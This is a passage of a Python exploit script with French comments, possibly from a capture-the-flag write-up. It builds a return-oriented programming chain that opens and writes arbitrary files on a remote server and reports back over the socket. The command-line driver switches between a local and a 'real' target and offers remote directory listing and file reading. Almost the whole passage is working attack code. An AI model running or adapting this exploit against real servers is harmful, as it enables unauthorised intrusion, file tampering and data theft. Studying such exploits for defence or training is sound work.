        # O_WRONLY=1, O_CREAT=0o100, O_TRUNC=0o1000, O_APPEND=0o2000
        ropchain += POP_RSI + u64(0o2101 if do_append else 0o1101)
        ropchain += POP_RDX + u64(0o777)
        ropchain += LIBC_OPEN

        ropchain += POP_RSI + u64(ropchain_addr + len(ropchain) + 0x10 + 8 + 8)
        ropchain += STORE_RAX_TO_RSI
        ropchain += POP_RDI + u64(0)  # overwritten
        ropchain += POP_RSI + u64(content_addr)
        ropchain += POP_RDX + u64(len(content))
        ropchain += POP_RAX + u64(1)  # write(int fd, const void *buf, size_t count)
        ropchain += SYSCALL

        ropchain += POP_RDI + u64(4)
        ropchain += POP_RSI + u64(ok_addr)
        ropchain += POP_RDX + u64(2)
        ropchain += POP_RCX + u64(0)
        ropchain += LIBC_SEND
        ropchain += LIBC_ABORT + b'\xcc' * 8

        assert len(ropchain) <= rop_data_offset
        ropchain += b'\0' * (rop_data_offset - len(ropchain))
        ropchain += rop_data

        assert len(ropchain) < 0x3f00  # Impose des contraintes de taille
        self.exec_rop(ropchain)
```

```
        c = self.conns[0]
        if c.has_data(delay=10):
            data = c.sock.recv(8192)
            print("RECV %r" % data.rstrip(b'\0'))


def main():
    parser = argparse.ArgumentParser(description="Exploite un serveur")
    parser.add_argument('-i', '--ip', type=str)
    parser.add_argument('-p', '--port', type=int)
    parser.add_argument('--real', action='store_true')
    parser.add_argument('-l', '--ls', type=str)
    parser.add_argument('-r', '--read', type=str)
    args = parser.parse_args()

    # Détermine l'adresse IP et le port à utiliser en fonction des arguments
    tcpip_addr = LOCAL_ADDR
    if args.real:
        tcpip_addr = REAL_ADDR
    if args.ip:
        tcpip_addr = (args.ip, tcpip_addr[1])
    if args.port:
        tcpip_addr = (tcpip_addr[0], args.port)

    # Exécute le code
    e = Exploit(tcpip_addr)
    if args.ls:
        e.ls(args.ls)
    elif args.read:
        e.read(args.read)
    return e


if __name__ == '__main__':
    main()
```